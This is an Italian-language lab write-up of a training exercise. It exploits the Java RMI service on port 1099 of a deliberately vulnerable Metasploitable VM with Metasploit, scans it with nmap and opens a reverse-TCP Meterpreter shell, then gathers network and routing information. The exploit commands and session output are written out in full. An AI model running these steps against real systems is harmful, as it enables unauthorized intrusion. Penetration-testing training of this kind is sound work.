




S7 L5

Vulnerabilità 1099 -
JAVA RMI




Oggi, l'esercizio prevede di sfruttare la vulnerabilità di MetaSploitable sulla porta 1099 - Java RMI al fine di ottenere una sessione di Meterpreter sulla macchina remota. Nell'ambito di questo esercizio, ci è richiesto di raccogliere informazioni riguardanti la configurazione di rete e il routing della macchina vittima.

"Modifica degli Indirizzi IP delle Macchine: Kali e MetaSploitable"

Ora ci è richiesto di modificare gli indirizzi IP delle macchine:

- IP di Kali: 192.168.11.111
- IP di MetaSploitable: 192.168.11.112

Come si può notare sulle immagini alla nostra destra.



```
kali@Host-004: ~  
File Actions Edit View Help  
GNU nano 7.2 /etc/network/interfaces  
# This file describes the network interfaces available on your system  
# and how to activate them. For more information, see interfaces(5).  
  
source /etc/network/interfaces.d/*  
  
# The loopback network interface  
auto lo  
iface lo inet loopback  
  
auto eth0  
iface eth0 inet static  
address 192.168.11.111/24  
gateway 192.168.11.1
```

```
File Macchina Visualizza Inserimento Dispositivi Aiuto  
GNU nano 2.0.7 File: /etc/network/interfaces  
  
# This file describes the network interfaces available on your system  
# and how to activate them. For more information, see interfaces(5).  
  
# The loopback network interface  
auto lo  
iface lo inet loopback  
  
# The primary network interface  
auto eth0  
iface eth0 inet static  
address 192.168.11.112  
netmask 255.255.255.0  
network 192.168.11.0  
broadcast 192.168.11.255  
gateway 192.168.11.1
```

“Enumerazione dei servizi attivi”

Successivamente ci viene richiesto di effettuare una scansione nmap sull'indirizzo IP di MetaSploitable per individuare le porte aperte, con particolare attenzione a quella evidenziata nell'immagine sulla nostra destra, che corrisponde alla porta 1099 - Java RMI . Per eseguire questa scansione, è necessario utilizzare il comando `nmap -sV 192.168.11.112`.

```
(kali@Host-004)-[~]
$ nmap -sV 192.168.11.112
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-01-19 09:33 CET
Nmap scan report for 192.168.11.112
Host is up (0.0044s latency).
Not shown: 977 closed tcp ports (conn-refused)
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          vsftpd 2.3.4
22/tcp    open  ssh          OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp    open  telnet?
25/tcp    open  smtp?
53/tcp    open  domain       ISC BIND 9.4.2
80/tcp    open  http         Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp   open  rpcbind      2 (RPC #100000)
139/tcp   open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp   open  exec?
513/tcp   open  login?
514/tcp   open  shell?
1099/tcp  open  java-rmi     GNU Classpath grmiregistry
1524/tcp  open  bindshell    Metasploitable root shell
2049/tcp  open  nfs          2-4 (RPC #100003)
2121/tcp  open  ccproxy-ftp?
3306/tcp  open  mysql?
5432/tcp  open  postgresql   PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp  open  vnc          VNC (protocol 3.3)
6000/tcp  open  X11          (access denied)
6667/tcp  open  irc          UnrealIRCd
8009/tcp  open  ajp13        Apache Jserv (Protocol v1.3)
8180/tcp  open  http         Apache Tomcat/Coyote JSP engine 1.1
Service Info: Host: irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 193.81 seconds
```



```
(kali@Host-004)-[~]
$ msfconsole

Metasploit tip: View a module's description using info, or the enhanced
version in your browser with info -d

/ it looks like you're trying to run a \
module

\

[
|
| @ @
|
| | |
| | |
| \ |
|
|
]

= [ metasploit v6.3.50-dev ]
+ -- ==[ 2384 exploits - 1235 auxiliary - 417 post ]
+ -- ==[ 1391 payloads - 46 encoders - 11 nops ]
+ -- ==[ 9 evasion ]

Metasploit Documentation: https://docs.metasploit.com/
```

Ricerca dell'exploit

digitare `search java_rmi` per cercare l'exploit appropriato. Nel nostro caso, useremo l'exploit con il nome in codice `exploit/multi/misc/java_rmi_server`. Per selezionarlo, utilizziamo il comando: `use 1`

```
msf6 > search java_rmi
```

```
Matching Modules
```

#	Name	Disclosure Date	Rank	Check	Description
0	auxiliary/gather/java_rmi_registry Enumeration		normal	No	Java RMI Registry Interfaces
1	exploit/multi/misc/java_rmi_server ault Configuration Java Code Execution	2011-10-15	excellent	Yes	Java RMI Server Insecure Def
2	auxiliary/scanner/misc/java_rmi_server point Code Execution Scanner	2011-10-15	normal	No	Java RMI Server Insecure End
3	exploit/multi/browser/java_rmi_connection_impl ialization Privilege Escalation	2010-03-31	excellent	No	Java RMIConnectionImpl Deser

Interact with a module by name or index. For example `info 3`, `use 3` or `use exploit/multi/browser/java_rmi_connection_i`
`mpl`

"Configurazione dell'Exploit tramite Msfconsole: Impostazione del RHOSTS"

Una volta selezionato il nostro exploit, possiamo procedere alla configurazione. Digitiamo quindi `show options` per verificare quali sono i settaggi richiesti mancanti. Dall'output otteniamo che prima di lanciare l'exploit dobbiamo impostare `RHOSTS`, che corrisponde all'IP della macchina attaccata. Nel nostro caso, digitiamo quindi: `set RHOSTS 192.168.11.112`

```
msf6 > use 1
[*] No payload configured, defaulting to java/meterpreter/reverse_tcp
msf6 exploit(multi/misc/java_rmi_server) > show options
```

Module options (exploit/multi/misc/java_rmi_server):

Name	Current Setting	Required	Description
HTTPDELAY	10	yes	Time that the HTTP Server will wait for the payload request
RHOSTS		yes	The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT	1099	yes	The target port (TCP)
SRVHOST	0.0.0.0	yes	The local host or network interface to listen on. This must be an address on the local machine or 0.0.0.0 to listen on all addresses.
SRVPORT	8080	yes	The local port to listen on.
SSL	false	no	Negotiate SSL for incoming connections
SSLCert		no	Path to a custom SSL certificate (default is randomly generated)
URIPATH		no	The URI to use for this exploit (default is random)

Payload options (java/meterpreter/reverse_tcp):

Name	Current Setting	Required	Description
LHOST	192.168.11.111	yes	The listen address (an interface may be specified)
LPORT	4444	yes	The listen port

Exploit target:

Id	Name
0	Generic (Java Payload)

View the full module info with the `info`, or `info -d` command.

```
msf6 exploit(multi/misc/java_rmi_server) > set rhosts 192.168.11.112
rhosts => 192.168.11.112
```

L'utilizzo di exploit e la Prima raccolta informazioni

Dopo aver completato la configurazione, digitiamo `exploit` sul terminale per eseguire l'exploit. Una volta entrati, è arrivato il momento di raccogliere informazioni. Le prime informazioni che stiamo cercando sono le configurazioni di rete della macchina attaccata. Per visualizzarle, digitiamo `ifconfig`.

Il comando ci restituirà un'interfaccia `lo` (local) con indirizzo 127.0.0.1 e un'interfaccia `eth0` (ethernet 0) con indirizzo IP 192.168.11.112.

```
msf6 exploit(multi/misc/java_rmi_server) > exploit

[*] Started reverse TCP handler on 192.168.11.111:4444
[*] 192.168.11.112:1099 - Using URL: http://192.168.11.111:8080/8qPdNkcF62v
[*] 192.168.11.112:1099 - Server started.
[*] 192.168.11.112:1099 - Sending RMI Header ...
[*] 192.168.11.112:1099 - Sending RMI Call ...
[*] 192.168.11.112:1099 - Replied to request for payload JAR
[*] Sending stage (57971 bytes) to 192.168.11.112
[*] Meterpreter session 1 opened (192.168.11.111:4444 → 192.168.11.112:56416) at 2024-01-19 16:07:52 +0100

meterpreter > ifconfig

Interface 1
=====
Name           : lo - lo
Hardware MAC   : 00:00:00:00:00:00
IPv4 Address   : 127.0.0.1
IPv4 Netmask   : 255.0.0.0
IPv6 Address   : ::1
IPv6 Netmask   : ::

Interface 2
=====
Name           : eth0 - eth0
Hardware MAC   : 00:00:00:00:00:00
IPv4 Address   : 192.168.11.112
IPv4 Netmask   : 255.255.255.0
IPv6 Address   : fe80::a00:27ff:fe38:94a1
IPv6 Netmask   : ::
```


La Seconda raccolta informazioni

Perfetto, ora lanciamo il comando `route` per visualizzare la tabella di routing della macchina attaccata. Vengono quindi stampate 2 route.

La prima è per la rete 127.0.0.1 (che abbiamo visto prima essere localhost), e la seconda è per la rete 192.168.11.112.

```
meterpreter > route
```

```
IPv4 network routes
```

Subnet	Netmask	Gateway	Metric	Interface
127.0.0.1	255.0.0.0	0.0.0.0		
192.168.11.112	255.255.255.0	0.0.0.0		

```
IPv6 network routes
```

Subnet	Netmask	Gateway	Metric	Interface
::1	::	::		
fe80::a00:27ff:fe38:94a1	::	::		

```
meterpreter > |
```